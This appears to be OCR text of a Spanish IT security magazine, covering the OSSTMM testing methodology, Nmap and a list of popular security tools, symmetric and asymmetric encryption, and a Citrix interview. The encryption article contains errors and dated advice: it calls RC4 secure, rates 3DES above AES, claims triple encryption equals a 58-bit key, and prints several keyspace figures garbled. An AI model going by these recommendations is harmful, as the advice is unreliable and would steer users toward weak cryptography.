- Basado en el merito del testeador y analista, y no en marcas comerciales.
- Exhaustivo.
- Concordante con las leyes individuales y locales y el derecho humano a la privacidad.

Ahora bien... si ha tenido la oportunidad de leer con detenimiento lo hasta aquí expresado, probablemente haya observado que estos últimos párrafos resumen puntos sumamente importantes! Los atributos a los que se hace mención, constituyen un factor diferencial respecto de un test OSSTMM y aquellos que no lo son. Si bien es cierto que el detalle pormenorizado de cada uno de estos puntos, se encuentra fuera del alcance general del presente artículo, su mera mención es suficiente a los efectos de transmitir al lector



Para mayor claridad, ISECOM aplica los siguientes términos a los diferentes tipos de sistemas y de testeos de seguridad de redes, basados en tiempo y costo para el Testeo de Seguridad de Internet:

1. Búsqueda de Vulnerabilidades: se refiere generalmente a las comprobaciones automáticas de un sistema o sistemas dentro de una red.

2. Escaneo de la Seguridad: se refiere en general a las búsquedas de vulnerabilidades que incluyen verificaciones manuales de falsos positivos, identificación de los puntos débiles de la red y análisis profesional individualizado.

3. Test de Intrusión: se refiere en general a los proyectos orientados a objetivos en los cuales dicho objetivo es obtener un trofeo, que incluye ganar acceso privilegiado con medios precondicionales.

4. Evaluación de Riesgo: se refiere a los análisis de seguridad a través de entrevistas e investigación de nivel medio que incluye las justificaciones de negocios, las justificaciones legales y las justificaciones específicas de la industria.

5. Auditoria de Seguridad: hace referencia a la inspección manual con privilegios administrativos del sistema operativo y de los programas de aplicación del sistema o sistemas dentro de una red o redes.

6. Hacking Ético: se refiere generalmente a los tests de intrusión en los cuales el objetivo es obtener trofeos en la red dentro del tiempo predeterminado de duración del proyecto.

7. Test de Seguridad y su equivalente militar, Evaluación de Postura, es una evaluación de riesgo con orientación de proyecto de los sistemas y redes, a través de la aplicación de análisis profesional mediante escaneos de seguridad donde la intrusión se usa generalmente para confirmar los falsos positivos y los falsos negativos dentro del tiempo permitido de duración del proyecto.

“Si UD puede reducir los prejuicios y las parcialidades en el testeo, reducirá la incidencia de muchos falsos supuestos y también evitará resultados mediocres. UD tendrá un correcto balance de la estimación de los riesgos, de los valores y la justificación de negocio del objetivo a ser testeado. El limitar y guiar nuestras suposiciones, convierte a un buen testeador de seguridad en uno excelente y brinda a los novatos la metodología apropiada para llevar a cabo los tests necesarios en las áreas correctas.”

Pete Herzog – OSSTMM 2.1

el sentido de la metodología y su marcada orientación profesional.

OSSTMM: Aspectos diferenciales

Uno de los aspectos mas importantes detrás del OSSTMM, es que el mismo no solo alcanza los ámbitos técnicos y de operación de seguridad tradicionales, sino que se encarga de fijar estándares respecto de aspectos tales como: las credenciales del profesional a cargo del test, la forma en la que el test debe ser comercializado desde el inicio mismo de su ofrecimiento de cara al cliente, la forma en la que los resultados del mismo deben ser presentados, las normas éticas y legales que deben ser tenidas en cuenta al momento de concretar el test y los tiempos que deberían ser tenidos en cuenta para cada una de las tareas. Todos y cada uno de estos puntos, se encuentran claramente definidos a lo largo de la metodología

Pero hay un concepto inclusive mas importante que los hasta aquí mencionados y es aquel al que el OSSTMM 2.1 se refiere como RAVs (Valores de Evaluación de Riesgo) y con ellos la frecuencia con la cual el test debe ser ejecutado a fin de proveer más que una instantánea al momento de su ejecución!!!.

Citando el OSSTMM, los “Valores de la Evaluación de Riesgo” o RAVs, básicamente se definen como la degradación de la seguridad (o elevación del riesgo) sobre un ciclo de vida específico, basándose en mejores prácticas para tests periódicos.

Respecto a los RAVs y su forma de calcularlos, podemos adelantar que si hay un punto que ha sido completado, extendido y mejorado notablemente en la versión 3.0 del OSSTMM pronta a hacer su aparición, sin lugar a dudas pasa por el desarrollo que han sufrido estos indicadores y su integración con la propia metodología.

Conclusión

Tal como el hacking en el estricto sentido de su aplicación en función de la seguridad, la práctica del testeo es un arte. A pesar de ello, evaluar la seguridad de un host, una red o una organización, no solo requiere de un alto grado de intuición, creatividad y del skill adecuado a la hora de lidiar con cada uno de los aspectos técnicos relacionados con la actividad, sino también de un conjunto de métodos, procedimientos y diversas cuestiones referentes a la administración del proyecto en si mismo.

Aspectos tales como la construcción y dirección o gerenciamiento de un grupo coordinado de profesionales con aptitudes y especializaciones diferentes, representa un claro ejemplo de lo mencionado, siendo otro punto importante a tener en cuenta a la hora de llevar a la práctica proyectos de testeo de envergadura. En tal sentido, sin dudas la conformación del equipo de testeo, ya representa un desafío en si mismo. Por que motivo? sencillamente por el hecho de que no todo especialista en tareas de pentesting posee el perfil adecuado para coordinar un grupo de trabajo o confeccionar un informe representativo en términos de negocio, del mismo modo que no cualquier profesional con experiencia en networking cuenta con la intuición o creatividad necesaria a los efectos de simular un ataque real tal como si el mismo fuera propiciado por el mas astuto de los atacantes.

No obstante, la presencia de una metodología de calidad, debe sin lugar a dudas, ser considerada un ingrediente esencial al momento de conducir una evaluación de la seguridad en términos profesionales. Como ya hemos mencionado, el acogerse a normas, procedimientos y metodologías estándar, brinda al profesional la posibilidad de obtener un reporte imparcial, comprobable, medible y alineado con los objetivos de negocios del cliente, al tiempo que le permite a este, evaluar alternativas de contratación, conocer el tipo de pruebas que serán llevadas a cabo y el modo en el que esto sucederá, a fin de evitar subjetividades.

La metodología OSSTMM introducida brevemente en el presente artículo, ofrece un marco estándar y consistente así como resultados claramente cuantificables, mediante los cuales es posible garantizar los resultados, la exactitud y la validez de las pruebas realizadas; Así mismo, este artículo apunta sobre todo a promocionar el “trabajo metodológico en los testeos de seguridad”, mas que el uso de tal o cual metodología. Al mismo tiempo, intenta destacar su importancia y los beneficios de su utilización respecto de cada una de las partes involucradas.

Por ultimo, es necesario señalar, que la experiencia, inventiva, imaginación y destreza del testeador, debe en todos los casos ser considerado el recurso más preciado al momento de realizar un test de seguridad, pues son precisamente estos dones, los cuales aplicados metodológicamente conllevaran al logro de objetivos precisos y resultados exitosos. ■



OSSTMM - *Open Source Security Testing Methodology Manual*

Referencias y Lectura Complementaria

Institute for Security and Open Methodologies
- http://www.isecom.org
Open Source Security Testing Methodology Manual
- http://www.osstmm.org
Framework específicamente orientado a las tareas de Penetration Testing
- http://www.oissg.org/issaf
Framework específicamente orientado a las tareas de Evaluación de Aplicaciones Web
- http://www.owasp.org
Presentaciones varias respecto de ISECOM, OSSTMM y prácticas de testeo y seguridad
- http://www.hernanracciatti.com.ar
- http://www.sicinformatica.com.ar

NMap y las 10 mejores herramientas de seguridad

No existe página más prestigiosa que insecure.org. En ella, Fyodor desarrolla Nmap, la herramienta #1 y allí se presenta la lista de las mejores herramientas para el experto en seguridad informática. En este artículo le presentamos las primeras 10. (este artículo apareció en "NEX IT Specialist" #13 (que está agotado) y lo repetimos a pedido de muchos de nuestros lectores)

Carlos Vaughn O´Connor

NMAP ("Network Mapper") es una herramienta Open Source, para exploración de redes y auditoria de seguridad. Se diseñó para scanear rápidamente redes de gran escala, aunque funciona muy bien aplicada a hosts individuales. Usa los paquetes IP de manera novedosa para determinar que hosts están disponibles en la red, que servicios (nombre de la aplicación y su versión) ofrecen esos hosts, que sistemas operativos (y sus versiones) están empleando, que tipo de filtros/firewalls están en uso, y muchas características más. Nmap puede correrse en la mayoría de las arquitecturas y se puede emplear tanto en versiones de consola como gráficas. NMAP es software libre, disponible con todo su código bajo la licencia GNU/GPL.
Si desea aprender como funciona nmap como herramientas de scanning, lea el artículo "Ethical Hacking Paso a Paso. Scanning" NEX #13.


Características de Nmap:
-Flexible: Dispone de docenas de técnicas avanzadas para lo que se denomina scaneo de redes ("mapping out networks") llenas de filtros IP, firewalls, routers y otros obstáculos. Esto incluye muchos mecanismos de escaneo de puertos (TCP y UDP), detección de sistemas operativos, detección de versiones, barrido de ping (ping sweeps) y más.
-Poderoso: Se ha sido usado para el scaneo de redes inmensas con cientos o miles de máquinas.
-Portable: Corre en la mayoría de los sistemas operativos, incluyendo Linux, Windows de Microsoft, FreeBSD, Open BSD, Solaris, Irix, Mac OS X, HP UX, NetBSD, Sun, Amiga y otros.
-Fácil: Ofrece características avanzadas para usuarios avanzados A la vez usted puede comenzar con tan simplemente hacer "nmap -v -A hostblanco". Existen versiones para línea de comandos y GUI de modo de satisfacer cada preferencia. Existen los binarios para aquellos que no deseen compilar a Nmap desde las fuentes.
-Sin cargo: El objetivo primario del Proyecto de Nmap es hacer Internet más seguro y proveer a Administradores/auditores/hackers de una herramienta avanzada para explorar sus redes. Nmap está disponible para ser bajado gratuitamente (free download), pero también viene con el código fuente completo que Usted puede modificar y redistribuirlo bajo los términos de GNU General Public License (GPL).
-Bien documentado: Fácil de comprender y actualizada documentación que usted podrá encontrar en www.insecure.org, en múltiples lenguajes.
-Con Soporte: No tiene garantía, pero su autor puede ser consultado (fyodor@insecure.org) Existen muchas listas de correo a las cuales usted podría pertenecer.
-Aclamado: Ha recibido numerosas distinciones de revistas e incluso Microsoft la recomienda. Recibió el "Information Security Product of the Year" de la revista Linux Journal, Info Works y CodeTalker Digest.
-Popular: Miles de personas la bajan diariamente y está incluida en muchos sistemas operativos (Red Hat, Debian Linux, Gentoo, FreBSD, OpenBSD, etc). Está entre los primeros diez (de 30.000) programas que se ofrecen en Freshmeat.net. Esto es importante ya que le brinda a Nmap un desarrollo vibrante y lo soportan activamente.

Encuesta a 20.000 usuarios de Nmap: las 75 mejores herramientas de seguridad informática
De una encuesta realizada por Fyodor a 20.000 hackers que utilizan Nmap, con el propósito de que describieran sus herramientas de seguridad favoritas, respondieron 1854 personas. Cada persona podía responder con una lista de 8 herramientas. Aquí detallaremos las 5 primeras herramientas y mencionaremos las 5 siguientes. Quién desee ver la lista completa lo referimos a www.insecure.org.
Los interesados en el tema de seguridad encontrarán información de utilidad en la lista y podrán también conocer productos con los que todavía no están familiarizados. Dada la característica especial de los consultados, las respuestas tendrán una leve orientación hacia los ataques más que a la defensa.

Referencias



Hay que pagar



Trabaja bajo Linux



Trabaja bajo Windows



Trabaja bajo FreeBSD, NetBSD, OpenBSD y UNIX propietarios (Solares, HP-Ux, Iris)

1-Nessus:
Es la herramienta más importante, Open Source, de testeo de vulnerabilidades.Se trata deun scanner de seguridad remoto para Linux, BSD, Solaris y otros Unix. Está basado en plug-ins, tiene una interfase GTK y lleva a cabo 1200 chequeos de seguridad remotos. Permite que los reportes sean generados en HTLM, XML, LaTex y texto ASCII y sugiere soluciones para problemas de seguridad.

2-Ethereal:
Sniffea los paquetes TCP/IP que mantienen unida a Internet. Es un analizador de protocolos de red de softaware libre y corre bajo Unix y Windows. Le permite examinar los datos de una red en actividad o de un archivo del disco que contenga el material capturado.
Usted puede interactivamente browsear los datos capturados, viendo un resumen y la información detallada de cada paquete. Tiene varias características poderosas., incluyendo una exposición rica y filtrada y la habilidad de ver el stream reconstruido de una sesión TCP. Está incluida, una versión en modo texto llamada Tethereal.

3-Snort:
Un sistema de detección de intrusos (IDS) de software libre. Es liviano, capaz de realizar análisis de tráfico en tiempo real y registro de los paquetes IP de las redes. Puede realizar análisis de protocolo, búsqueda / correspondencia de contenidos y puede ser usado para detectar una variedad de ataques y pruebas, como buffer overflows, stealth port scans (scans de puertos en modo silencioso), ataques CGI, pruebas SMB, intentos de caracterizaciones de sistemas operativos y mucho más.
Usa un lenguaje basado en reglas flexibles para describir el tránsito que debe recolectar o pasar y un dispositivo de detección modular. Mucha gente aconseja que la herramienta "Analysis Console for Intrsion Databases (ACID)" sea usado en conjunto con Snort.

4-Netcat:
Se trata de la "navaja del ejército suizo" (Swiss army knife). Es una herramienta Unix que lee y escribe datos a través de las conexiones de red, usando protocolos TCP o UDP. Se diseñó para ser una herramienta confiable back-end que puede ser usada directamente o fácilmente transportada por otros programas y scripts. Al mismo tiempo es una herramienta con muchas características para hacer un debugging y explorar, ya que puede crear casi cualquier tipo de conexión que usted puede necesitar y tiene varias capacidades incluidas.

5-TCPDump/WinDump:
El clásico sniffer para monitorear la red y adquirir datos. Es un analizador de paquetes de red (sniffer) muy conocido y apreciado. Puede ser usado para printear los headers (encabezamientos) de los paquetes en una interfase de red que coincidan con una dada expresión. Se puede usar esta herramienta para hallar problemas de redes y para monitorear las actividades de las mismas. Hay una portación llamada WinDump para Windows. TCPDump es también la fuente del Libpcap/WinPcap, la librería de captura de paquetes usada por Nmap. Note que muchos usuarios prefieren el el sniffer Ethereal que es mas nuevo.

6-Hping2:
Una utilidad para sensar las redes. Es un ping en esteroides.

7-DSniff:
Un grupo de herramientas poderosas para auditar redes y realizar tests de penetración.

8-GFI LAN guard:
Un scanner de seguridad comercial para Windows.

9-Ettercap:
En caso de que usted todavía crea que LANs switcheadas le aportan mucha mas seguridad, conozca esta herramienta.

10-Wisker/Libwisker:
Un scanner que permite testear servidores http, en particular vulnerabilidades CGI.



¿Quién es Fyodor?
Se trata de un hacker (definido por él "…como quien se divierte jugando con las computadoras y empujando al hardware y software a sus límites"…), que tiene interés en la seguridad, las redes y la criptografía. Estos temas se superponen pero son esenciales para la seguridad de las redes públicas como es Internet.
Su actividad favorita es programar y aún sabiendo muchos lenguajes, la mayoría de su trabajo lo hace en C/C++ o Perl. Se siente cómodo en maquinas corriendo bajo UNIX, especialmente en sistemas open source como Linux, FreeBSD y OpenBSD. Su opinión es que estas plataformas son extremadamente poderosas, y pueden redistribuirse libremente y vienen con una colección muy grande de software de gran utilidad. La disponibilidad del código fuente los hace más seguros y más fácil de utilizar y comprender. Su scanner de seguridad Nmap ahora corre bajo Windows y por ello se ha esforzado en aprender lo básico de ese ambiente de programación.
Como muchos hackers le gusta leer. Se inspiró en el autor ruso Fyodor Dostoyewski para su elegir su "handel" (seudónimo).
Ha dicho que la mayoría de los hackers son amistosos pero algunos tienen una actitud que le disgusta mostrándose como superiores a otras personas.
Considera que ha recibido mucho de la información libre que está disponible en Internet y de la comunidad de hackers. Espera poder devolver algo de ello en los artículos, páginas y proyectos de código en los que se encuentra trabajando. Los siguientes tópicos son sus puntos de interés actuales:
-Nmap, que es su creación más famosa de software libre.
-listas de mail como Bugtrag.
-lista propia como nmap-hackers.
-relevamiento sobre nmap hackers.
-es co-autor de una novela sobre hacking.
-ha sido autor de numerosos trabajos de seguridad. 

Transmitir información en forma confiable y segura



Matías Martin, Especialista en Seguridad en XNET SOLUTIONS, una empresa del Grupo LOGICALIS, nos proporciona valiosa e interesante información acerca de cómo brindar seguridad a sus datos.

Matías Martin
Especialista en Seguridad

XNet Solutions
Una empresa del Grupo LOGICALIS

Desde hace un tiempo la encripción, encriptación o cifrado de los datos se ha convertido en una necesidad imposible de no tener en cuenta para poder garantizar la confidencialidad de los datos.
Aquí les presento una visión global de las best practices a seguir al elegir entre los algoritmos estándares soportados por la mayoría de los sistemas actuales.

Encripción
La encripción es hoy por hoy una herramienta fundamental para la gran mayoría de las implementaciones de seguridad.
La encripción o encriptación (aunque para algunos encriptar es "meter en una cripta" y la verdadera palabra a usar debería ser cifrado) es el proceso de convertir un mensaje original, en blanco o en claro (Cleartext), en un mensaje encriptado ó cifrado (ciphertext). El proceso inverso corresponde a la desencripción o decifrado.
El propósito de estas transformaciones es garantizar la confidencialidad de los datos, ocultar datos de vistas no autorizadas. Se necesita para ello un algoritmo más una clave. Antiguamente la seguridad la aportaban los algoritmos usados ya que éstos eran secretos. Hoy en día los algoritmos son públicos, y la seguridad es aportada al sistema por las claves usadas.
Algoritmos tan básicos como los del César, que consiste en sustituir un caracter del alfabeto por otro o por un símbolo, se siguen viendo y usando hoy día, generalmente para entretenimiento en los diarios, revistas, etc.

El Algoritmo
Es una función matemática, una transformación usada para la encripción y desencripción de los datos.
Las características deseables de un algoritmo de encripción son:
• Resistencia a ataques criptográficos: El algoritmo en si mismo debe ser fuerte; resistir, por tiempo necesario, para no ser descubierto por fuerza bruta.
• Claves (largas) de longitud variable:
16 bits de clave = 216 claves diferentes = 65536 posibles claves
• Efecto avalancha: Pequeños cambios en el texto plano causan sustanciales cambios en el texto cifrado
• No tener restricciones de importación y exportación: Algunos algoritmos son prohibidos en determinados países o se los puede usar pero con restricciones en el tamaño de las claves (Ver cuadro de Comparación de los algoritmos de encripción en la siguiente página).

Ejemplos de algoritmos de Encripción
DES: Antes de los '70 las computadoras eran grandes, lentas y caras y la codificación estaba restringida sólo a los gobiernos y el ejército de algunas naciones.
Después de esa década las computadoras se fueron tornando más chicas; con mayor procesamiento debido al desarrollo del circuito integrado en 1959; más accesibles gracias al desarrollo, en 1957, del lenguaje Fortran por IBM; y más "baratas". Las empresas comenzaron a usarlas, y a utilizar esquemas propietarios de codificación.
El 15 de Mayo de 1973 la Oficina Nacional de Estándares de Norteamérica solicitó formalmente el desarrollo de propuestas debido a la necesidad de un estándar.
El candidato elegido fue LUCIFER, desarrollado por Herst Feistel de origen Alemán quien sufrió el acoso de la NSA (Organización norteamericana responsable de mantener la seguridad de las comunicaciones militares y gubernamentales, que intentaba también interceptar y descifrar las comunicaciones extranjeras). Finalmente, Feistel pudo investigar en los laboratorios de IBM donde a principios de los ´60 desarrolló el algoritmo que el 23 de noviembre de 1976 se convertiría en el primer Estándar de Encripción de Datos ó Data Encryption Standard (DES) .
Debido a que la NSA no quería ver una codificación estándar que ella no pudiera descifrar limitó la cantidad de claves posibles de DES a 100.000.000.000.000.000, es decir, en 56 bits.
El 19 de enero de 1999, en un esfuerzo conjunto de distributed.net (www.distributed.net) y EFF (www.eff.org), se consiguió por primera vez en forma pública romper el estándar de encripción en el tiempo récord de 22 horas y 15 minutos en el desafío DES III planteado por la RSA (www.rsa.com), para poder demostrar la necesidad de trabajar para buscar un nuevo estándar de encripción.
Como recomendaciones para el uso de este algoritmo se puede aconsejar:
*cambiar la clave con frecuencia para prevenir ataques de fuerza bruta;
*comunicar la clave de DES entre el emisor y el receptor usando un canal seguro;
*considerar el uso de DES en modo CBC ya que la encripción de los bloques de 64 bits depende del bloque previo. CBC es el modo más usado de DES.
De las 16 claves de 48 bits que se calculan de la clave de 56 bits, 4 son consideradas

Un buen ejercicio para que el lector descubra los primeros pasos de la criptografía y el criptoanálisis sería buscar su libro del Señor de Los Anillos (o el de algún amigo) y, si cuentan con la edición estándar, verán que en la tapa en la parte superior e inferior hay un texto escrito en Elfico con caracteres dorados. Si se toman un rato de tiempo e intentan reemplazar los símbolos por letras, teniendo en cuenta cuáles se repiten con más frecuencia, que el texto a descubrir está en inglés y que algunos caracteres pueden faltar, descubrirán una frase escrita por Tolkien en esas líneas en muy poco tiempo.

débiles y 12 semi-débiles.
Teniendo en cuenta que se pueden elegir 2^56 posibles claves de DES, no requiere mucho esfuerzo y es muy simple chequear si alguna es una clave débil y cambiarla. No tiene esto un impacto significativo en el tiempo de encripción.
DES sirve para períodos muy cortos de confidencialidad.
3DES: Un camino para incrementar la longitud de clave de DES, sin cambiar el algoritmo, es usar el mismo algoritmo con diferentes claves más de una vez.
3DES es aplicar DES tres veces a un bloque. Es muy difícil de reventar, ya que es un algoritmo probado por casi 30 años.
3DES encripta, desencripta, encripta. Para cada etapa utiliza una clave diferente de 56 bits. Una primera clave para encriptar (K1), una segunda para desencriptar (k2) y una tercera clave para encriptar nuevamente (k3).
Si k1=k2=k3 es como encriptar sólo una vez y esta opción hace a 3DES compatible con DES.
Si k1=k3 pero k2 es diferente tendríamos sólo 2 claves diferentes de 56 bits con lo cual la clave usada en este esquema es de 56+56=112 bits.
Si k1, k2 y k3 son diferentes entre sí, la clave usada es de 56+56+56=168 bits.
Encriptar los datos 3 veces con 3 claves diferentes en lugar de encriptar, desencriptar y volver a encriptar no incrementa significativamente la seguridad. El resultado de encriptar 3 veces es el mismo que si se encriptara con una clave de 58 bits y no como se esperara de una de 168 bits.
AES: En 1997 se anunció la iniciativa de buscar un reemplazo para DES.
Los candidatos que pasaron a la segunda ronda fueron en total unos 15. Entre ellos MARS (IBM); RC6 (RSA labs) basado en RC5; Rijndael (Joan Daemen y Vincent Rijmen, criptógrafos Belgas); basado en el algoritmo "Square", Serpent (Anderson, Biham y Knudsen) y Twofish (Schneier) basado en "Blowfish".
El 2 de octubre del 2000 se eligió para ser el Estándar de Encripción Avanzado ó Advanced Encryption Standard (AES) a Rijndael (se pronuncia "Rain Doll"), el cual tiene como características la posibilidad de usar claves y bloques de longitud variable (128,192, 256 bits) y se puede extender a múltiplos de 32 bits.
AES fue aprobado oficialmente el 26 de mayo de 2002 (www.nist.gov/aes).
De todas maneras AES tiene sólo alguna de todas las capacidades de Rijndael. Es fácilmente implementable en hadware y por software en un rango de procesadores, por la facilidad de ampliar la clave a múltiplos de 32 bits. Es 5 veces más rápido que DES aunque como desventaja se puede decir que es un algoritmo menos maduro que DES y 3DES.
Rijndael es una cifra de bloques iterados. El bloque inicial de entrada y la clave de cifrado sufren múltiples ciclos de transformación antes de producir la salida.
Rijndael es una red de transformaciones de sustitución lineal con 10,12 o 14 vueltas (rounds), dependiendo del tamaño de la clave.

Comparación de los algoritmos de encripción

Algoritmo Simétrico	Parámetro de comp.	Algoritmo Asimétrico
Encripción de clave secreta	Otros nombres	Sistema de Clave pública
DES, 3DES, AES, RC2/3/4/5/6, Blowfish, IDEA, CAST	Ejemplos	RSA. El Gramal, Algoritmo de Curva Elíptica
Misma clave de encripción/desencripción. Clave secreta compartida	Clave	Diferentes claves para encripción/desencripción. Diferentes pero relacionadas
Funciones matemáticas. Operaciones Simples. Fácilmente implementable en hardware	Algoritmo	Problemas computacionales duros
Rápido (Wirespeed)	Velocidad	Entre 100 a 1000 veces más lento que el simétrico
40 – 168 bits	Longitud de claves	512 – 2048 bits (No comparable con la de los algoritmos simétricos)
Secreto en la clave compartida. El problema reside en el intercambio de las claves	Seguridad	Secreto en la clave privada
Compleja. Hay que generar primero un canal seguro donde negociar la clave secreta compartida	Administración de claves	Simple. Una de las claves es pública y la otra no se intercambia
Encriptar el grueso de los datos cuando se necesita privacidad	Usado	Encriptar poco volumen de datos. Ej. Para firmar, intercambio de claves, autenticación

Rivest Ciphers
RC es la Cifra de Rivest (Rivest´s Cipher) o el Código de Ron (Ron´s Code).
La familia de algoritmos RC es muy usado por la velocidad favorable al implementarse en software y su capacidad de longitud de clave variable.
Son algoritmos propietarios inventados por Ron Rivest fundador de RSA Data Security.
RC2 - Reemplazado por DES. Cifra de Bloques. Tamaño de clave variable.
RC4 - Usado por SSL y WEP en conexiones Wireless. (Stream cipher). Corre muy rápido en software. Es considerado seguro.
RC5 - Remplazo a DES. Cifra de Bloques. Tamaño de clave y longitud de bloques variable.
RC6 - Candidato para AES. Cifra de Bloques.
Se había mantenido en secreto el código de RC4. Sin embargo, en 1994, un anónimo dio a conocer el código de alleged_rc4 afirmando ser el original. Posteriormente quienes tenían la licencia del código afirmaron la compatibilidad.
RC4 soporta una clave de 128 aunque puede variar el tamaño de la clave. La NSA

permite una clave de 40 bits.

RSA: De todos los algoritmos de clave pública RSA es el más fácil de entender e implementar. El algoritmo fue inventado por Ron Rivest, Adi Shamir y Len Adelman en 1977, la patente ya expiró en septiembre de 2000 con lo cual ahora es un algoritmo de dominio público. Es un algoritmo fácil de entender e implementar. Utiliza una clave de 512 a 2048 bits. La seguridad está basada en la complejidad de factorizar números muy grandes en sus factores multiplicativos.

Si se descubre un método para factorear números muy grandes, partiendo éste en los factores multiplicativos, RSA se torna INSERVIBLE.

Cada entidad tiene dos claves una pública y una privada. Con la clave pública no se puede averiguar la privada. Una clave encripta, la otra desencripta.

Es usado para brindar privacidad con encripción (pocos datos como ser una clave a intercambiar) y para brindar autenticación o no-repudio (firma digital). La encripción es más rápida que la desencripción y la verificación es más rápida que la firma.

El problema de la distribución de claves

El problema principal de los criptógrafos posteriores a la 2da Guerra Mundial fue la distribución de claves. Si dos partes se querían comunicar en forma segura, tenían que recurrir a una 3ra parte para distribuir las claves a usar, y éste se convirtió en el eslabón más débil de la cadena de seguridad. Hasta ese momento existía un axioma de la criptografía que decía: "La distribución de claves es inevitable".

La solución fue planteada a mediados de los años 70´s por Diffie y Hellman, quienes concretaron el mayor logro criptográfico desde la invención de la cifra monoalfabética. Pero a partir de esta solución de Diffie-Hellman surge un inconveniente: las dos entidades deben estar online para generar la clave compartida. La solución fue planteada por Rivest, Shamir y Adelman en 1977. Este tema puede ser tratado con mayor detenimiento.

Criterios para elegir un Algoritmo de Encripción

Existen dos criterios para seleccionar un algoritmo acorde:

Confidencialidad: Se recomiendan los algoritmos que han sido revisados por la comunidad criptográfica y han resistido a los criptoanálisis por años y no los algoritmos nuevos.

Protección contra ataques de fuerza bruta: Si el algoritmo es confiable y el espacio de claves (keyspace) es correcto para que no sea reventable por fuerza bruta en un tiempo corto. DES es un ejemplo de keyspace limitado y chico hoy en día.

DES – Protege datos por un corto período de tiempo, debido a su clave corta de 56 bits.

3DES – Elección conservativa. Puede ser usado cuando se necesita mayor dureza y un algoritmo muy confiable.

AES – Es una elección válida. Buen algoritmo pero no llega al grado de 3DES. Más eficiente en entornos de alto throughput y baja latencia. Se espera que con el tiempo sea más confiable al soportar más ataques.

RSA – Algoritmo de criptografía asimétrica usado para brindar confidencialidad en poco volumen de datos, autenticación y no-repudio.

Renovación de claves

Se recomienda limitar el tiempo de vidas de las claves. La frecuencia de cambio depende de la longitud de la clave y del uso de las mismas. Cuanto más se use una clave, menor tiene que ser su tiempo de vida. Las claves se cambian porque han sido comprometidas, perdidas o si se utilizaron el tiempo suficiente para que sean deducibles por fuerza bruta.

DES: Corto tiempo de vida (horas/días) – Usadas para encriptar el bruto de tráfico.

RSA: Largo tiempo de vida (meses/años) – Usado para proteger otras claves. Protege pequeñas cantidades de datos.

Referencias

- www.cisco.com "The Code Book" *de Simon Singh* ■

Clave = N Bits

2N = Tamaño del espacio de clave

Ej.:	4 bits	->	24 = 16 claves diferentes
	5 bits	->	25 = 32 claves diferentes
	6 bits	->	26 = 64 claves diferentes
	…		…
	56 bits	->	256 = 7.2x1016 claves dif.

Hablar del tamaño de las claves tiene sentido si el algoritmo usado es fuerte. Si no, es más fácil reventar/revertir el algoritmo.

Si el sistema criptográfico es confiable, sólo se puede atacar por fuerza bruta, y ahí entra en juego el keyspace.


Usando la fuerza bruta se debe probar todo el espacio de claves, o al menos hasta que se encuentre la clave, lo cual requiere una gran cantidad de tiempo, dependiendo del procesamiento del equipo usado.

En promedio, sólo se buscan en la mitad del espacio de claves hasta encontrar la clave correcta.

Se debe evitar usar las claves débiles (4 de las 256 posibles claves que usa DES son débiles). No usarlas en parte disminuye el keyspace, pero al menos no facilita de deducción de las claves usadas.

En 1999, Arjen K. Lenstra y Eric R. Verheul describieron fórmulas matemáticas dando recomendaciones para la longitud de claves de la mayoría de los sistemas criptográficos. Lenstra actualizó este paper en el 2004.

Mayor información sobre recomendaciones de espacios de claves a utilizar actualmente disponibles en: www.keylenght.com.





El acceso a la seguridad

NEX IT Specialist conversó con Hugo Espinoza, Regional Manager para Cono Sur de Citrix, para conocer en detalle las propuestas e ideas de seguridad que impulsa Citrix, y que aplican empresas que están en búsqueda de entornos tecnológicos más eficientes y confiables. Citrix es una de las empresas de mayor demanda y prestigio del mercado, conozcamos por qué.

David A. Yanover

Director de www.mastermagazine.info

Entrevista a Hugo Espinoza, Regional Manager para Cono Sur de Citrix

¿Podría definir a Citrix?

Citrix se dedica a proveer soluciones integrales, destinadas a conectar a los usuarios con los servicios tecnológicos disponibles. Particularmente, dentro de lo que son problemáticas de seguridad, nos focalizamos en lo que es el concepto de seguridad de acceso: es distinto del concepto de seguridad protectiva tradicional, ya que 'en lugar de preocuparme de los intrusos que pueden entrar al centro de administración, me preocupo de cómo establezco los privilegios de seguridad para que mis propios empleados, y contactos de negocios (y cualquiera que lo necesite) accedan a mi plataforma tecnológica'.

¿En qué consiste el sistema de Acceso Seguro que plantea Citrix?

El concepto de acceso seguro tiene varios ejes centrales. Por un lado, la posibilidad de contar con un punto de acceso único. El problema, es que en el caso de los servicios tecnológicos hay distintos esquemas de seguridad: por un lado accedo a mis aplicaciones de software; el sistema de voz sobre



IP implementado en la compañía necesita otro tipo de tecnología; en el caso de tener una Intranet o contenido web me hace falta otro punto de acceso. Por lo tanto, hay múltiples puntos de acceso que significan una necesidad de administrar diversas políticas y esquemas de seguridad. Los conceptos más avanzados de SSL VPN universal, que nosotros estamos lanzando al mercado permiten precisamente tener lo mejor de todos los mundos en seguridad, para cualquier tipo de servicio tecnológico que se encuentre disponible.

El segundo eje central es lo que se conoce como Acceso Inteligente o Granular. Está basado en perfiles, dándole determinados privilegios a cada usuario involucrado en el modelo de la empresa. La pregunta, hoy en día, con la diversificación de redes y dispositivos que uno está utilizando, es '¿soy yo, Hugo Espinoza, la misma persona independientemente de donde esté? La respuesta es no, porque cuando estoy conectado a la PC de mi oficina a través de una red segura soy distinto de aquél que se conecta desde un punto WiFi, en la calle con una PDA. Desde el punto de vista de la seguridad, soy personas muy distintas. Por eso, para establecer privilegios dentro del sistema, no sólo basta con identificar a la persona, sino también el dispositivo y la red mediante los cuales se está ingresando. El Acceso Inteligente busca establecer políticas de seguridad dependiendo de los escenarios en los que se hallan los usuarios.

A partir de la convergencia de tecnologías y las problemáticas de seguridad, que tienen por ejemplo las redes WiFi, ¿cuáles son las medidas a tomar?

